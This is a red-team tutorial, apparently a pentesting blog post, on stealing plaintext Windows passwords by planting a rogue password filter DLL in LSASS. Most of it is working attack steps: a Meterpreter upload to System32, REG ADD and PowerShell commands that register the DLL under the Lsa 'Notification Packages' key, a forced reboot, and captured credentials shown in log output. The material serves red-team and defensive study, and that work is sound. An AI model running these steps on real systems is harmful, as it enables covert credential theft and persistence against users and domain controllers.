


Credential Access – Password Filter DLL

Microsoft has introduced password filters as a method for systems administrators to enforce password policies and change notification. Filters are used to validate new passwords and to ensure that these are aligned with the password policy in place and no passwords are used that might be compliant with the domain policy but considered weak. For example a password with 8 characters length might be acceptable by the group policy however if it is in the form of \$companyname123 or Spring2020 is considered weak since these passwords could be used by an attacker during a brute force attack. Password filters assist administrators to prevent these type of passwords in order users to choose more unique passwords.

During red team assessments password filters can be used as method to retrieve credentials from domain users (domain controller) or local accounts (local computer). This is because a password filter in order to perform the password validation requires from the Local Security Authority (LSA) the password of the user in plain-text. Therefore installing and registering an arbitrary password filter could be used to harvest credentials every time a user changes his password. This technique requires elevated access (local administrator) and can be implemented in three stages:

1. Password Filter DLL should be dropped into C:\Windows\System32
2. Registry key modification to register the Password Filter DLL
3. System reboot to load the password filter DLL into the LSASS process

The following screenshot demonstrates the flow of a password change request:



Password Change Request – Flow

Prior to storing the new password in the security accounts manager (SAM) the local security authority requires validation from the password filter. According to Microsoft documentation each password filter is called twice for validation of the new password that is accepted and to notify the filter about the password change.

Process Explorer - Sysinternals: www.sysinternals.com [PENTESTLAB\Administrator] (Administrator)						
File Options View Process Find DLL Users Help						
Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
inetinfo.exe		5,052 K	11,220 K	1492	Internet Information Services	Microsoft Corporation
ismserv.exe		1,508 K	4,360 K	1544	Windows NT Intersite Messa...	Microsoft Corporation
VGAuthService.exe		2,776 K	8,312 K	1616	VMware Guest Authenticatio...	VMware, Inc.
vmtoolsd.exe	0.06	7,376 K	17,684 K	1660	VMware Tools Core Service	VMware, Inc.
svchost.exe		3,996 K	7,904 K	1692	Host Process for Windows S...	Microsoft Corporation
wlms.exe		468 K	2,604 K	1772	Windows License Monitoring...	Microsoft Corporation
dfsrmc.exe		1,676 K	5,120 K	1824	Windows NT Distributed File ...	Microsoft Corporation
vds.exe		1,884 K	7,696 K	2104	Virtual Disk Service	Microsoft Corporation
svchost.exe		1,048 K	4,308 K	2160	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,392 K	8,160 K	2176	Host Process for Windows S...	Microsoft Corporation
dllhost.exe	0.01	3,340 K	10,004 K	2292	COM Surrogate	Microsoft Corporation
msdtc.exe	0.01	2,480 K	6,888 K	2544	Microsoft Distributed Transa...	Microsoft Corporation
WmiApSrv.exe	< 0.01	1,152 K	5,004 K	3308	WMI Performance Reverse A...	Microsoft Corporation
lsass.exe		51,268 K	43,228 K	504	Local Security Authority Proc...	Microsoft Corporation

Name	Description	Company Name	Path
ntasn1.dll	Microsoft ASN.1 API	Microsoft Corporation	C:\Windows\System32\ntasn1.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
ntlsa.dll	NT5DS	Microsoft Corporation	C:\Windows\System32\ntlsa.dll
ntdsai.dll	NT5DS	Microsoft Corporation	C:\Windows\System32\ntdsai.dll
ntdsapi.dll	Active Directory Domain Services ...	Microsoft Corporation	C:\Windows\System32\ntdsapi.dll
ntdsatq.dll	Asynchronous Thread Queue	Microsoft Corporation	C:\Windows\System32\ntdsatq.dll
ntdsbsrv.dll	NT5DS	Microsoft Corporation	C:\Windows\System32\ntdsbsrv.dll
ntdskcc.dll	Windows NT Directory Service Kno...	Microsoft Corporation	C:\Windows\System32\ntdskcc.dll
ntdsmsg.dll	NT5DS	Microsoft Corporation	C:\Windows\System32\ntdsmsg.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\ole32.dll
oleaut32.dll		Microsoft Corporation	C:\Windows\System32\oleaut32.dll
passwordfilterpente...	PasswordFilter	Pentest Laboratories	C:\Windows\System32\passwordfilterpentestlab.dll
passwordfilterpente...	PasswordFilter	Pentest Laboratories	C:\Windows\System32\passwordfilterpentestlab.dll
pcwum.dll	Performance Counters for Window...	Microsoft Corporation	C:\Windows\System32\pcwum.dll

Password Filter DLL loaded into lsass.exe


3gstudent developed a password filter DLL which can be used to implement this technique. From an existing Meterpreter session the password filter DLL can be transferred easily to “System32” folder by using the upload function.

```
meterpreter > upload Win32Project3.dll c:\\windows\\system32
[*] uploading : Win32Project3.dll → c:\\windows\\system32
[*] uploaded  : Win32Project3.dll → c:\\windows\\system32\\Win32Project3.dll
```

Password Filter DLL

The registry key that is responsible to load the DLL into the LSASS process is the “*Notification Packages*” which can be found in the following registry key:

1 HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Lsa



Credential Access – Notification Packages Registry Key

The following commands can query the registry key from a command prompt in order to enumerate the existing password filters and modify the key to include the arbitrary password filter DLL (DLL registration).

- 1 REG QUERY "HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa" /v "Notification Packages"
- 2 REG ADD "HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\\0Win32Project3" /f

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Notification Packages    REG_MULTI_SZ    scecli

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\0Win32Project3" /f
The operation completed successfully.

C:\Windows\system32>
```

Credential Access – Notification Packages Registry Key Modification

```
meterpreter > shell
Process 1984 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.


C:\Windows\system32>REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"
REG QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Notification Packages    REG_MULTI_SZ    scecli

C:\Windows\system32>REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\0Win32Project3" /f
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /t REG_MULTI_SZ /d "scecli\0Win32Project3" /f
The operation completed successfully.
```

Credential Access – Notification Packages Registry Key Modification

The “0” before the name of the DLL is required as there should be a space between values of notification packages.



Credential Access – DLL Registration

The system needs to be rebooted in order to load the arbitrary DLL into the “LSASS” process. When the user change his current password, the password filter will retrieve the new password in plain-text.

← Change your password

New password

Confirm password

Password hint

Next Cancel

Password Change

The password will be written into a text file inside the C:\ drive but the code can be modified to alter the location.

- 1 `type logFile1.txt`
- 2 `type logFile2.txt`

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\pentestlab>cd C:\

C:\>type logFile1.txt
pentestlab:Password1234!

C:\>type logFile2.txt
pentestlab:Password1234!

C:\>_
```

Clear-Text Password Logged

```
meterpreter > shell
Process 1072 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\
cd C:\

C:\>type logFile1.txt
type logFile1.txt
Matt:Password1234

C:\>|
```

Clear-Text Password Logged

Alternatively this technique can be implemented directly from a PowerShell console.


```
1 $passwordFilterName = (Copy-Item "Win32Project3.dll" -Destination
2 "C:\Windows\System32" -PassThru).basename
3
4 $lsaKey = Get-Item "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"
5 $notificationPackagesValues = $lsaKey.GetValue("Notification Packages")
6 $notificationPackagesValues += $passwordFilterName
7
8 Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"
9 "Notification Packages" $notificationPackagesValues
10
11 Restart-Computer -Confirm
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> $passwordFilterName = (Copy-Item "win32Project3.dll" -Destination "C:\Windows\System32" -PassThru).basename
PS C:\Users\Administrator> $lsaKey = Get-Item "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\"
PS C:\Users\Administrator> $notificationPackagesValues = $lsaKey.GetValue("Notification Packages")
PS C:\Users\Administrator> $notificationPackagesValues += $passwordFilterName
PS C:\Users\Administrator> Set-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\" "Notification Packages" $notificationPackagesValues
PS C:\Users\Administrator> Restart-Computer -Confirm
```

PowerShell Filter DLL – PowerShell

YouTube



Watch Video At: <https://youtu.be/hqtGdfULemQ>

Password Filter DLL – Demo

References
